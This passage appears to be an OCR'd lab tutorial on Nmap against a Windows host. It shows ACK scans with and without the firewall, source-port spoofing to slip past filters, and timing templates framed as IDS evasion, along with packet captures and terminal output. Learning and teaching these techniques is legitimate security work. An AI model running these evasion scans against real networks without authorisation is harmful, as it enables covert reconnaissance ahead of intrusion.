
Getting Started

Authenticate communications between computers

Create connection security rules to specify how and when connections between con protected by using Internet Protocol security (IPsec).

Connection Security Rules


Fig 1: Target with no firewall


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
10:15

```
No.   Time          Source          Destination     Protocol Length Info
   10 2.623209437   192.168.29.90   192.168.29.40   TCP      54 36777 → 256 [ACK] Seq=1 Ack=1 Win=1024 Len=0
   11 2.624181622   192.168.29.90   192.168.29.40   TCP      54 36777 → 1723 [ACK] Seq=1 Ack=1 Win=1024 Len=0
   12 2.624216746   192.168.29.90   192.168.29.40   TCP      54 36777 → 23 [ACK] Seq=1 Ack=1 Win=1024 Len=0
   13 2.624232579   192.168.29.90   192.168.29.40   TCP      54 36777 → 1720 [ACK] Seq=1 Ack=1 Win=1024 Len=0
   14 2.624248704   192.168.29.90   192.168.29.40   TCP      54 36777 → 587 [ACK] Seq=1 Ack=1 Win=1024 Len=0
   15 2.624279870   192.168.29.90   192.168.29.40   TCP      54 36777 → 113 [ACK] Seq=1 Ack=1 Win=1024 Len=0
   16 2.624300952   192.168.29.90   192.168.29.40   TCP      54 36777 → 143 [ACK] Seq=1 Ack=1 Win=1024 Len=0
   17 2.624354743   192.168.29.90   192.168.29.40   TCP      54 36777 → 993 [ACK] Seq=1 Ack=1 Win=1024 Len=0
   18 2.642516967   192.168.29.40   192.168.29.90   TCP      54 1720 → 36777 [RST] Seq=1 Win=0 Len=0
   19 2.642517175   192.168.29.40   192.168.29.90   TCP      54 256 → 36777 [RST] Seq=1 Win=0 Len=0
   20 2.642517217   192.168.29.40   192.168.29.90   TCP      54 1723 → 36777 [RST] Seq=1 Win=0 Len=0
   21 2.646118379   192.168.29.90   192.168.29.40   TCP      54 36777 → 995 [ACK] Seq=1 Ack=1 Win=1024 Len=0
```

```
┌──(harish㉿kali)-[~]
└─$ nmap -sA 192.168.29.40
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 10:14 IST
Nmap scan report for 192.168.29.40
Host is up (0.0054s latency).
All 1000 scanned ports on 192.168.29.40 are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)
MAC Address: 42:CB:AD:FB:29:F2 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.69 seconds

┌──(harish㉿kali)-[~]
└─$ 
```

Fig 2: Ack undetected (no firewall)



Windows Defender Firewall with Advanced Security on Local Computer

Windows Defender Firewall with Advanced Security provides network security

Overview

Domain Profile

- Windows Defender Firewall is on.
- Inbound connections that do not match a rule are blocked.
- Outbound connections that do not match a rule are allowed.

Private Profile


- Windows Defender Firewall is on.
- Inbound connections that do not match a rule are blocked.
- Outbound connections that do not match a rule are allowed.

Public Profile is Active

- Windows Defender Firewall is on.
- Inbound connections that do not match a rule are blocked.
- Outbound connections that do not match a rule are allowed.

Windows Defender Firewall Properties

Fig 3: Target with firewall



*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
harish@kali: ~
File Actions Edit View Help
harish@kali: ~
harish@kali: ~


```
No.   Time         Source              Destination         Protocol Length Info
    1 0.000000000  76:cc:ae:7c:ee:2c   Broadcast           ARP        42 Who has 192.168.29.40? Tell 192.168.29.90
    2 0.000662950  42:cb:ad:fb:29:f2   76:cc:ae:7c:ee:2c   ARP        42 192.168.29.40 is at 42:cb:ad:fb:29:f2
    3 0.242487757  2405:201:c02a:614f:… 2405:201:c02a:614f:… DNS     106 Standard query 0xfdb7 PTR 40.29.168.192.in-addr.arpa
    4 0.259120094  2405:201:c02a:614f:… 2405:201:c02a:614f:… DNS     165 Standard query response 0xfdb7 No such name PTR 40.29.16
    5 0.301593069  192.168.29.90       192.168.29.40       TCP        54 33038 → 23 [ACK] Seq=1 Ack=1 Win=1024 Len=0
    6 0.301700193  192.168.29.90       192.168.29.40       TCP        54 33038 → 111 [ACK] Seq=1 Ack=1 Win=1024 Len=0
    7 0.301727401  192.168.29.90       192.168.29.40       TCP        54 33038 → 53 [ACK] Seq=1 Ack=1 Win=1024 Len=0
    8 0.301770025  192.168.29.90       192.168.29.40       TCP        54 33038 → 993 [ACK] Seq=1 Ack=1 Win=1024 Len=0
    9 0.301799608  192.168.29.90       192.168.29.40       TCP        54 33038 → 8888 [ACK] Seq=1 Ack=1 Win=1024 Len=0
   10 0.301833650  192.168.29.90       192.168.29.40       TCP        54 33038 → 21 [ACK] Seq=1 Ack=1 Win=1024 Len=0
   11 0.301860691  192.168.29.90       192.168.29.40       TCP        54 33038 → 1025 [ACK] Seq=1 Ack=1 Win=1024 Len=0
   12 0.301897732  192.168.29.90       192.168.29.40       TCP        54 33038 → 199 [ACK] Seq=1 Ack=1 Win=1024 Len=0
```

```
┌──(harish㉿kali)-[~]
└─$ nmap -sA 192.168.29.40
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 10:32 IST
Nmap scan report for 192.168.29.40
Host is up (0.00068s latency).
All 1000 scanned ports on 192.168.29.40 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 42:CB:AD:FB:29:F2 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 21.86 seconds

┌──(harish㉿kali)-[~]
└─$ 
```

Fig 4: Ack Detected (firewall)

5.3 Using -g Option (Spoof Source Port)

- The `-g` option in Nmap allows you to set a specific source port for your scan packets.
- Some firewalls and IDS allow packets from certain ports (like port 53 for DNS). Spoofing the source port may help bypass such filters.
- **Example**: `nmap -sS -g 53 192.168.1.10`
- **Scenario**: Use when you suspect the firewall allows traffic only from certain service ports like DNS (53), HTTP (80), etc.



*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
harish@kali: ~
File Actions Edit View Help
harish@kali: ~
harish@kali: ~
harish@kali: ~
10:55

```
No.   Time          Source          Destination     Protocol  Length Info
   25 2.125386498   192.168.29.90   192.168.29.40   TCP          58 [TCP Port numbers reused] 80 → 554 [SYN] Seq=0 Win=1024
   26 2.125388414   192.168.29.90   192.168.29.40   TCP          58 [TCP Port numbers reused] 80 → 25 [SYN] Seq=0 Win=1024 L
   27 2.125405998   192.168.29.90   192.168.29.40   TCP          58 [TCP Port numbers reused] 80 → 199 [SYN] Seq=0 Win=1024
   28 2.125415498   192.168.29.90   192.168.29.40   TCP          58 [TCP Port numbers reused] 80 → 22 [SYN] Seq=0 Win=1024 L
   29 2.125424332   192.168.29.90   192.168.29.40   TCP          58 [TCP Port numbers reused] 80 → 110 [SYN] Seq=0 Win=1024
   30 2.125427207   192.168.29.90   192.168.29.40   TCP          58 [TCP Port numbers reused] 80 → 143 [SYN] Seq=0 Win=1024
   31 2.225565875   192.168.29.90   192.168.29.40   TCP          58 80 → 993 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   32 2.227760190   192.168.29.90   192.168.29.40   TCP          58 80 → 8888 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   33 2.227833316   192.168.29.90   192.168.29.40   TCP          58 80 → 1720 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   34 2.227956609   192.168.29.90   192.168.29.40   TCP          58 80 → 113 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   35 2.227984943   192.168.29.90   192.168.29.40   TCP          58 80 → 139 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
   36 2.228004985   192.168.29.90   192.168.29.40   TCP          58 80 → 8080 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
```


```
┌──(harish㉿kali)-[~]
└─$ nmap -g 80 192.168.29.40
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 10:53 IST
Nmap scan report for 192.168.29.40
Host is up (0.0020s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 42:CB:AD:FB:29:F2 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 5.22 seconds

┌──(harish㉿kali)-[~]
└─$ 
```

Fig:using same client port

5.4 Timing Scan (`-T0` to `-T5`)


Timing templates in Nmap control how aggressive or stealthy your scan is. Useful for evading detection or speeding up scans.

- `-T0` – Paranoid (very slow, IDS evasion)
- `-T1` – Sneaky
- `-T2` – Polite
- `-T3` – Normal (default)
- `-T4` – Aggressive (fast, can trigger detection)
- `-T5` – Insane (maximum speed, high detection risk)
- Example: `nmap -sS -T2 192.168.1.1`



```
┌──(harish㉿kali)-[~]
└─$ nmap -T0 -p 22 21 192.168.29.40
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 11:03 IST

┌──(harish㉿kali)-[~]
└─$ nmap -T1 -p 80 443 192.168.29.40
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 11:04 IST

┌──(harish㉿kali)-[~]
└─$ nmap -T2 -p 80 443 192.168.29.40
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 11:05 IST
Nmap scan report for 192.168.29.40
Host is up (0.00070s latency).

PORT   STATE    SERVICE
80/tcp filtered http
MAC Address: 42:CB:AD:FB:29:F2 (Unknown)

Nmap done: 2 IP addresses (1 host up) scanned in 11.41 seconds

┌──(harish㉿kali)-[~]
└─$ nmap -T3 -p 80 443 192.168.29.40
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 11:06 IST
Nmap scan report for 192.168.29.40
Host is up (0.00092s latency).

PORT   STATE    SERVICE
80/tcp filtered http
MAC Address: 42:CB:AD:FB:29:F2 (Unknown)

Nmap done: 2 IP addresses (1 host up) scanned in 3.66 seconds

┌──(harish㉿kali)-[~]
└─$ nmap -T4 -p 80 443 192.168.29.40
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 11:06 IST
Nmap scan report for 192.168.29.40
Host is up (0.0015s latency).
```

Fig 1: Timing Scans




```
Nmap done: 2 IP addresses (1 host up) scanned in 11.41 seconds

┌──(harish㉿kali)-[~]
└─$ nmap -T3 -p 80 443 192.168.29.40
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 11:06 IST
Nmap scan report for 192.168.29.40
Host is up (0.00092s latency).

PORT   STATE    SERVICE
80/tcp filtered http
MAC Address: 42:CB:AD:FB:29:F2 (Unknown)

Nmap done: 2 IP addresses (1 host up) scanned in 3.66 seconds

┌──(harish㉿kali)-[~]
└─$ nmap -T4 -p 80 443 192.168.29.40
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 11:06 IST
Nmap scan report for 192.168.29.40
Host is up (0.0015s latency).

PORT   STATE    SERVICE
80/tcp filtered http
MAC Address: 42:CB:AD:FB:29:F2 (Unknown)

Nmap done: 2 IP addresses (1 host up) scanned in 2.59 seconds

┌──(harish㉿kali)-[~]
└─$ nmap -T5 -p 80 443 192.168.29.40
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 11:06 IST
Nmap scan report for 192.168.29.40
Host is up (0.0023s latency).

PORT   STATE    SERVICE
80/tcp filtered http
MAC Address: 42:CB:AD:FB:29:F2 (Unknown)

Nmap done: 2 IP addresses (1 host up) scanned in 2.95 seconds

┌──(harish㉿kali)-[~]
└─$ 
```

5.5 Min-Parallelism Scan

The `--min-parallelism` option sets the minimum number of probes that Nmap will try to send in parallel.

Use case: Useful to increase scan speed and performance tuning when scanning large networks or when dealing with rate-limited environments.

Example: nmap --min-parallelism 50 <IP>




```
Nmap scan report for 192.168.29.40
Host is up (0.0030s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
